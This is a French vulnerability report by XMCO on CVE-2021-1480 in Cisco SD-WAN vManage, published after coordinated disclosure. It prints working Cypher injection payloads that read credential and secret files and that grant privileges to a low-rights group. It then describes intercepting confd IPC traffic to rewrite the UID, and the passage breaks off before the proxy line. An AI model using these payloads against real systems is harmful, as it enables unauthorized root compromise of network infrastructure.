we deliver security expertise since 2002

# CISCO

# CVE-2021-1480

## Cisco SD-WAN

Août 2021

[Diffusion Publique]

**RDI**

**XMCO - Cabinet de Conseil en Sécurité des Systèmes d'Information**

**www.xmco.fr**

**info@xmco.fr**

**Tel : +33 (0)1 79 35 29 30**

# IDENTIFICATION DU DOCUMENT

## Historique du document

| Version | Date | Commentaire | Responsable |
|---|---|---|---|
| **0.1** | 15/07/2021 | Création du document | Julien Schoumacher |
| **0.2** | 15/07/2021 | Rédaction du document | Julien Schoumacher<br>Maxime Catrice |
| **1.0** | 27/07/2021 | Validation du document | Julien Terriac |

## Équipe projet

| Participant | Société |
|---|---|
| **Cisco PSIRT**<br>psirt@cisco.com | **CISCO** |
| **Julien Schoumacher** | **XMCO** |
| **Maxime Catrice** | **XMCO** |
| **William Boisseleau** | **XMCO** |

## Calendrier des tests

- Identification de la vulnérabilité :
- Psirt Cisco contacté : 30 septembre 2020
- Envoi des détails de la vulnérabilité : 30 septembre 2020
- Publication du correctif : 7 avril 2021
- Publication du rapport : 27 juillet 2021

# SOMMAIRE

# 1 GENERALITES


## 1.1 Concepts SD-WAN

La solution SD-WAN (*Software Defined - Wide Area Network*)[1] de Cisco apporte une couche d'abstraction des réseaux WAN permettant de découpler plan de données et plan de contrôle en centralisant la gestion de ce dernier.

Cette technologie provient à l'origine de l'entreprise Viptela, rachetée par Cisco en 2017. Les intérêts théoriques d'une telle couche d'abstraction sont multiples: elle permet entre autres d'externaliser et de virtualiser les différents composants d'un réseau WAN afin de simplifier leur maintenance et de router plus facilement les flux par application.

Les offres SD-WAN permettent également le remplacement des liens MPLS par des liens Internet pour lier différents sites distants entre eux.

Les composants de l'infrastructure SD-WAN Cisco sont séparés en 3 groupes fonctionnels (plans) distincts :




*Capture 1 : Schéma d'une infrastructure SD-WAN*

Les fonctions de **gestion** et **d'orchestration** sont incarnées par les composants *vBond* et *vManage* :

- *vManage*: Le tableau de bord de l'infrastructure. Les configurations sont gérées par cette interface. Il est aussi chargé d'afficher les informations de monitoring du réseau.
- *vBond*: Il réalise l'orchestration au sein de l'infrastructure. Il s'agit du point d'entrée lors de la connexion de nouveaux *vEdges* au sein du réseau.

Le **plan de contrôle** est incarné par les composants *vSmarts*. Ils sont responsables des politiques de routage de l'infrastructure.

Le **plan de données** est finalement implémenté par les composants *vEdges*. Il s'agit des composants présents sur les sites connectés à l'infrastructure SD-WAN, ils sont responsables de la mise en place des tunnels entre les différents sites.

## 1.2 Services exposés - vManage

Constituant le nœud de l'architecture SD-WAN de Cisco, le composant *vManage* est celui qui est l'objet de cet article.

Afin de permettre la manipulation transparente et automatisée des autres composants, l'interface Web du composant présente plusieurs fonctionnalités, telles que :

- La visualisation des données relatives à l'infrastructure ;
- L'affichage des fichiers de configurations (templates) des autres composants (essentiellement des routeurs Cisco exécutant les fonctions de *vBond*, *vEdges* et *vSmarts*) ;
- Une interface permettant d'exécuter des commandes sur les différents composants du réseau (SSH terminal) ;
- Une API REST documentée (*/apidoc/*) et pouvant être utilisée pour automatiser les tâches de gestion de l'infrastructure.

Plusieurs fonctionnalités associées à des privilèges spécifiques peuvent révéler des informations sensibles. En particulier, la fonctionnalité de visualisation et modification de templates peut révéler des mots de passe en clair ou sous forme de condensat. De même, il est possible, au niveau de l'interface d'administration du *vManage*, d'accéder à des fichiers de log, ainsi que des versions antérieures des templates. Ceux-ci peuvent également contenir des mots de passe.

L'interface Web-SSH (*Shellinabox*) offerte à un utilisateur disposant du droit associé constitue également une cible prisée pour un attaquant potentiel, étant donné l'implication offerte vis-à-vis des autres composants.

Le principal composant est le serveur d'orchestration *vManage*. En effet, les configurations de l'ensemble des composants sont gérées par celui-ci. En outre, il expose une interface Web, ce qui présente un intérêt particulier pour les audits et tests d'intrusion.

Cette interface demeure en revanche contrainte par une configuration restreinte ainsi qu'un shell restreint et non privilégié sur les différents routeurs de l'environnement. Le binaire ***viptela_cli*** (hérité de l'entreprise rachetée) est ainsi le binaire s'exécutant une fois l'accès SSH autorisé à un utilisateur local.

Enfin, le serveur vManage exécute de multiples processus qui sont susceptibles de constituer autant de portes d'entrée pour un attaquant :

- Elasticsearch
- Kafka
- Neo4j
- Wildfly
- Zookeeper
- Consul
- Django

Il reste cependant difficile de savoir à quel degré chacun de ces processus est réellement utilisé par la solution, étant donné que le cœur de l'application Web est servi par une archive Web Java (WAR), communiquant avec une base de données graphe Neo4j.

# 2 HISTORIQUE

## 2.1 Timeline

L'article présent fait suite à un test d'intrusion réalisé en novembre 2020, durant lequel XMCO a pu accéder à deux composants utilisant la solution SD-WAN de Cisco dans deux contextes particuliers.

L'un des contextes fournit un scénario d'attaque intéressant dans la mesure où il chaîne une vulnérabilité identifiée peu de temps avant l'audit mené (cf. description plus bas), ainsi qu'une vulnérabilité nouvelle référencée par Cisco comme **CVE-2021-1480** *[2]*.

La rédaction de cet article s'inscrit donc dans le cadre d'un processus de publication responsable avec Cisco, un correctif de sécurité ayant été proposé par Cisco en avril 2021 (références CSCvw31395 et CSCvs98509).

## 2.2 Précédentes vulnérabilités

L'historique de la solution SD-WAN est riche en découvertes de vulnérabilités d'impact élevé voire critique *[3]* qui impactent différents pans du système, le composant *vManage* étant la grande majorité du temps le composant concerné.

Peu de vulnérabilités non authentifiées impactent toutefois le composant. Comme le serveur vManage est critique dans une infrastructure SD-WAN, il fait généralement l'objet d'une sécurisation renforcée (isolation sur le réseau) et d'un contrôle d'accès restreint. C'est pourquoi les risques qui vont être évoqués sont à pondérer par l'hypothèse initiale (généralement un compte sur l'interface Web, avec des privilèges restreints).

Les références *[4]* et *[5]* explicitent ainsi différents scénarios d'attaque sur un environnement SD-WAN et constituaient au moment des tests des scénarios de référence, exploitant notamment les classes de vulnérabilité suivantes :

- Injection Cypher (CVE-2019-16012, CVE-2020–3437)
- Désérialisation Java (CVE-2020–3387)
- XXE (CVE-2020–3405)
- …

Le scénario détaillé dans cet article démarre ainsi par une exploitation différente de la CVE CVE-2020-3437 (injection Cypher), depuis un compte associé à un faible niveau de privilège. L'enchaînement proposé permet d'aboutir à la compromission root du serveur *vManage* via une nouvelle vulnérabilité (CVE-2021-1480).

# 3 PRESENTATION DES VULNERABILITES

## 3.1 Retour sur la CVE-2020-3437

### 3.1.1 Exploitation déjà réalisée

La CVE-2020-3437 décrite pour la première fois en août 2020 dans *[4]*, affecte la solution (composant *vManage*) jusqu'à la version 19.2.2 (incluse). Il s'agit d'une injection Cypher (langage de requête Neo4j) présentée comme permettant la lecture de fichiers arbitraires.

La route concernée est */dataservice/device/counters*. En particulier, le paramètre *deviceId* est vulnérable à l'injection Cypher. Ici (version personnalisée 19.2.915), l'injection d'un simple guillemet révèle la requête Neo4j initiale.
Même si les charges doivent être légèrement modifiées, le point d'injection permet la lecture de fichiers arbitraires :

| Charge utile | Description / Résultat |
|---|---|
| `-1' OR '1'='2` | Condition **fausse** (pas de résultat) |
| `-1' OR '1'='1` | Condition **vraie** (résultat de la requête initiale sans prise en compte de la condition spécifiée) |
| `deviceId=-1' AND 1=2 return 42 as a union load csv from 'file:///etc/passwd' as a return a//` | Contenu du fichier ***/etc/passwd*** |
| `deviceId=-1' AND 1=2 return 42 as a union load csv from 'file:///etc/confd/confd_ipc_secret' as a return a//` | Contenu du fichier ***/etc/confd/confd_ipc_secret*** |

Dans cette requête malveillante, les éléments en **rouge** sont les éléments qui permettent de s'échapper du contexte de la requête initiale en conservant une syntaxe valide (guillemet pour s'échapper du contexte, commentaire pour ignorer la fin de la requête légitime, et union pour incorporer des données additionnelles dans le retour de la requête).

A la place du fichier */etc/passwd*, la lecture de la clé SSH privée de l'utilisateur associé au service Neo4j (*vmanage-admin*) au niveau du fichier */etc/viptela/.ssh/id_dsa* peut ouvrir la voie vers des scénarios plus impactant.
Toutefois, aucun service SSH n'étant exposé depuis nos machines, cette lecture de fichier arbitraire mène à une impasse. En revanche, l'exploitation du point d'injection Cypher peut être poussée pour aboutir à un véritable scénario.

### 3.1.2 Elévation de privilèges

De manière similaire aux tables INFORMATION_SCHEMA dans les environnements MySQL ou PostgreSQL, l'organisation des données dans une base de données Neo4j peut être récupérée. Pour ce faire, la caractéristique **d'introspection** du composant permet l'accès au "Meta graphe" *[6]* de la configuration en place.

L'appel de la procédure Neo4j intégrée ***db.relationshipTypes()*** permet en l'occurrence la récupération des types du modèle de données, prérequis nécessaire afin d'identifier les différentes relations qui existent entre eux et afin de recréer le graphe correspondant au modèle de données cible.

| Charge utile | Description / Résultat |
|---|---|
| `deviceId=-1' AND 1=2 return 42 as a union call db.relationshipTypes() yield relationshipType as a return a//` | Augmentation du niveau de connaissance sur l'environnement (via la récupération de **l'ensemble des types des nœuds** du graphe) |

En supposant que c'est la base de données Neo4j qui est utilisée pour vérifier les privilèges des utilisateurs sur l'interface Web du *vManage*, l'idée naturelle est alors de chercher, parmi les types listés, ceux qui pourraient permettre une gestion des rôles par groupe ou utilisateur.
On identifie ainsi les types *vmanagedbUSERGROUP* et *vmanagedbTASKS*.
Via l'injection, l'ensemble des instances des 2 types peut être requêté (par exemple pour le type *vmanagedbUSERGROUP*) :

| Charge utile | Description / Résultat |
|---|---|
| `deviceId=-1' AND 1=2 return 42 as a union MATCH (n:vmanagedbUSERGROUPNODE) RETURN n.name as a //` | Ensemble des groupes (**instances du type *vmanagedbUSERGROUP***) de l'interface Web, incluant le groupe de l'utilisateur actuel *sdwan-cisco-cust-ro-vman* |

La requête précédente affiche ainsi, entre autres, notre groupe actuel (récupéré sur la page */app/profile* du vManage), non privilégié : *sdwan-cisco-cust-ro-vman*.

L'énumération des relations entre deux types donnés est également permis via le langage Cypher, sous la forme d'expressions de type **(X:TYPE1)-[N]->(Y:TYPE2)** où :

- X est l'instance du type TYPE1
- Y est l'instance du type TYPE2
- N est le nom de la relation entre X et Y

Il existe des relations entre des objets de type *vmanagedbUSERGROUP* (représentant des **groupes** d'utilisateurs) et des objets de type *vmanagedbTASKS* (représentant des **privilèges**).

Ces relations peuvent être listées et indiquent que notre groupe *sdwan-cisco-cust-ro-vman* dispose uniquement des privilèges "*Device Monitoring*" et "*Alarms*".

| Charge utile | Description / Résultat |
|---|---|
| `deviceId=-1' AND 1=2 return 42 as a, 43 as b union MATCH (n:vmanagedbUSERGROUPNODE)-[r]->(m:vmanagedbTASKSNODE) RETURN m.feature as a,n.name as b //` | Ensemble des associations **groupe <-> privilège** sur l'interface Web, incluant par exemple l'association *sdwan-cisco-cust-ro-vman <-> Alarms* |

De plus, contrairement aux moteurs SQL standards qui ne permettent généralement pas l'inclusion de sous-requêtes de modification, d'insertion ou de suppression au sein de requêtes initiales de sélection, l'implémentation du langage de requête Cypher permet quant à elle l'insertion et la modification de données au sein de requêtes de sélection.


Ici, nous sommes ainsi en mesure d'élever nos privilèges, en créant des relations entre notre groupe et le privilège (récupéré lors d'une injection précédente) "***Manage Users***" :

| Charge utile | Description / Résultat |
|---|---|
| `deviceId=-1' AND 1=2 return 42 as a, 43 as b union MATCH (n:vmanagedbUSERGROUPNODE {name:'sdwan-cisco-cust-ro-vman'}),(m:vmanagedbTASKSNODE {feature: 'Manage Users'}) CREATE (n)-[r:vmanagedbUSERGROUP]->(m) RETURN m.feature as a,n.name as b //` | Ajout du privilèges ***Manage Users*** (gestion des utilisateurs et des groupes) au groupe ***sdwan-cisco-cust-ro-vman*** |

L'attaquant récupère alors un droit de gestion des utilisateurs et des groupes :


*Capture 2 : L'utilisateur actuel est maintenant en mesure de gérer les groupes et utilisateurs*

De manière similaire, l'attaquant peut ajouter une relation entre son groupe et le privilège "***Tools***" permettant l'accès à l'interface Web SSH au niveau de l'appliance ***vManage***:




*Capture 3 : L'utilisateur actuel est maintenant en mesure de gérer les groupes et utilisateurs*

Ce scénario illustre donc comment, à partir d'une injection *Cypher* arbitraire, un compte non privilégié est capable de s'octroyer les privilèges désirés au niveau de l'interface Web (et notamment le privilège d'accès SSH aux divers équipements réseau connectés, qui est utilisé dans la partie suivante).

## 3.2 L'élévation de privilèges sur le gâteau


### 3.2.1 Agent *confd* et shell restreint

Une fois en possession d'un accès Shell au *vManage*, via l'interface Web et le menu "Tools" associé, il ne reste donc "plus qu'à" identifier une élévation de privilèges vers l'utilisateur système *root* afin de compromettre intégralement l'environnement.

En effet, l'appliance *vManage* étant le "cerveau" de la solution (appliquant notamment des configurations réseau sur l'ensemble des équipements connectés et modifiant les flux de données et de contrôle à la volée en fonction des différentes politiques implémentées), la compromission de cette dernière implique la compromission de l'ensemble de l'infrastructure SD-WAN.

L'accès SSH fourni est implémenté sous la forme d'un invité de commande spécifique pouvant mener à l'exécution d'un shell restreint (commande *vshell*), droppant les privilèges *root* du binaire initial.
Une rapide analyse des processus lancés lors de l'exécution du shell restreint montre qu'un wrapper *cmdptywrapper* (exécuté en tant que ***root***) encapsule l'identifiant d'utilisateur et de groupe actuel, ce qui laisse supposer que c'est cet exécutable qui encapsule le *pty* de l'invite courant :


```
cmdptywrapper […] -g <GUID> -u <UID> <binaire>
```



```
[→  sdwan ps | grep cmdpty
root     20302   946     0        17:17   ?        00:00:00 /usr/lib/confd/lib/core/confd/priv/cmdptywrapper
-I 127.0.0.1 -p 4565 -i 48760 -H L2hvbWUvZ3Nw -N Z3Nw -n dmlwdGVsYS1yZXNlcnZlZClzeXN0ZW0td3JpdGUtdGFzayxuZ
XRhZGlpbg== -m 155752 -t eHRlcm0= -U 62106 -w 154 -h 44 -c L2hvbWUvZ3Nw -g 100 -u 1007 bash
```

*Capture 4 : Le shell restreint est exécuté via le binaire cmdptywrapper*

L'une des premières idées qui vient à l'esprit est donc le test de la ligne de commande *cmdptywrapper* en fournissant l'UID privilégié de l'utilisateur *root* à la place :



```
→  sdwan ./usr/lib/confd/lib/core/confd/priv/cmdptywrapper -I 127.0.0.1 -p 4565 -i 48760 -H L2hvbWU
vZ3Nw -N Z3Nw -n dmlwdGVsYS1yZXNlcnZlZClzeXN0ZW0td3JpdGUtdGFzayxuZXRhZGlpbg== -m 155752 -t eHRlcm0=
 -U 62106 -w 154 -h 44 -c L2hvbWUvZ3Nw -g 100 -u 0 bash
Failed to open /etc/confd/confd_ipc_secret: Permission denied
Failed to handshake with server
```


*Capture 5 : Tentative d'appel direct au binaire cmdptywrapper soldée par un échec*

Les permissions du fichier *confd_ipc_secret* étant nulles pour les utilisateurs différents de *root*, seul cet utilisateur est en mesure de lire le fichier.
En tant qu'utilisateur non privilégié, l'impossibilité de lire le fichier *confd_ipc_secret* se solde par un arrêt du programme *cmdptywrapper* et non par un shell root tant espéré.

Une analyse plus détaillée et complétée par la lecture des ressources *[4] et [5]* montre qu'en réalité un enchaînement de 4 actions survient entre l'ouverture d'une session SSH et l'exécution du *shell* restreint :

1 Lancement du binaire *viptela_cli* (*/usr/sbin/viptela_cli*, spécifié au niveau du fichier */etc/passwd* comme shell par défaut pour les utilisateurs locaux)
2 Exécution du binaire SUID (root) *confd_cli* (*/usr/bin/confd_cli*)
  2.1 Lecture du fichier protégé *confd_ipc_secret* pour l'authentification lors de 3
  2.2 2.2 Envoi de l'UID de l'utilisateur courant
3 Communications vers l'agent *confd* écoutant localement sur le port 4565 entraînant l'exécution du wrapper de shell *cmdptywrapper* fournissant en paramètre l'UID et le GID reçus lors de l'échange avec *confd_cli*
  3.1 Lecture du fichier protégé *confd_ipc_secret* pour vérifier la réponse au challenge
  3.2 Utilisation de l'UID communiqué pour fabriquer la commande de lancement du binaire *cmdptywrapper*
4 Exécution du shell final en tant que l'UID et le GID spécifiés

L'aspect SUID du binaire *confd_cli* et l'agent root *confd* permettent l'accès au fichier protégé */etc/confd/confd_ipc_secret* qui contient un secret utilisé pour l'authentification du client vers l'agent :




*Capture 6 : Schéma d'exécution du shell restreint*

Ce fichier a vraisemblablement été ajouté (et sa protection renforcée) à la suite des précédentes élévations de privilèges découvertes dans *[5]* et *[4]*. Le binaire *cmdptywrapper* tente également de lire ce fichier afin de garantir que son exécution est réalisée dans un contexte privilégié (sans que cela ne semble utile pour générer le shell final).

On peut toutefois noter que le fichier de secret est accessible via la lecture de fichier arbitraire permise par l'injection Cypher. Cela suffit en théorie à élever ses privilèges. Cependant, nous n'avions pas réalisé, au moment des tests, que nous pouvions effectuer cette action depuis le point d'injection initial.

Disposant d'un shell non privilégié sur le serveur *vManage* et n'étant pas en mesure d'accéder au secret avec l'utilisateur courant, nous avons rapidement analysé le contenu des binaires *confd_cli* et de l'agent *confd*.
L'étude du binaire *confd_cli* révèle que deux variables d'environnement, *CONFD_IPC_ADDR* et *CONFD_IPC_PORT* définissent l'agent distant avec lequel les communications s'effectuent (par défaut, 127.0.0.1 et 4565 si non définies) [7].

L'idée naturelle qui suit consiste en la modification de ces variables d'environnement en ciblant un système contrôlé, afin de visualiser voire de modifier le trafic entre la CLI et l'agent.

### 3.2.2 Visualisation des échanges

Bien que *vManage* offre nativement une possibilité d'écouter une partie du trafic réseau transitant via le shell restreint, nous avons opté pour une approche facile à mettre en œuvre localement utilisant directement *python* installé par défaut sur le serveur associé.

Nous avons ainsi mis en place un simple proxy TCP écoutant localement sur le port 4564 et redirigeant le trafic reçu vers l'agent *confd* légitime (port 4565 local).
Sur les communications interceptées, on distingue 4 échanges initiaux principaux :

1. Envoi du numéro de version et protocole (serveur -> client)
2. Envoi d'une preuve de connaissance du secret partagé (client -> serveur)
3. ACK pour continuation (serveur -> client)
4. Envoi de l'environnement et d'informations relatives à la session courante (client -> serveur)

Concernant la quatrième étape, l'envoi de l'UID et GID de l'utilisateur courant peut être constaté dans les échanges (en bleu, UID = 0x3F0 = 1008, GID = 0x64 = 100) :

```
[js                    ) exploit_eop_vmanage]$ python do.py
('Connected by', ('                102', 55502))
84
0cd64b706931b6da1b4f0c389a3873f780
312e30
3b6773703b3132372e302e302e313b636f6e736f6c653b3b484f53543d3b2f6465762f7074732f373b2f686f6d652f
6773703b787465726d2d323536636f6c6f723b3b756e7365743b0000000003f000000000000064000000000000000
00000000000080000000000001f000000000000100000000000000000000000000000000
```

*Capture 7 : Visualisation des données émises par le binaire confd_cli*


Au vu du protocole de communication rudimentaire, ne faisant pas intervenir d'échange de clé ni de données permettant le contrôle d'intégrité, les données transmises ne sont pas chiffrées et leur intégrité n'est pas vérifiée. Un attaquant interceptant les communications peut donc afficher (comme ci-dessus) puis modifier à la volée les données brutes transmises.

### 3.2.3 Intercepter à la volée pour élever ses privilèges

Exploitant cette absence de vérification d'intégrité / de chiffrement entre le client et l'agent, couplée à la possibilité de définir un agent de substitution (absence de vérification de l'authenticité de l'agent), un attaquant peut modifier l'UID (ou/et le GID) transmis dans les échanges au travers d'un proxy personnalisé en 1 ligne :

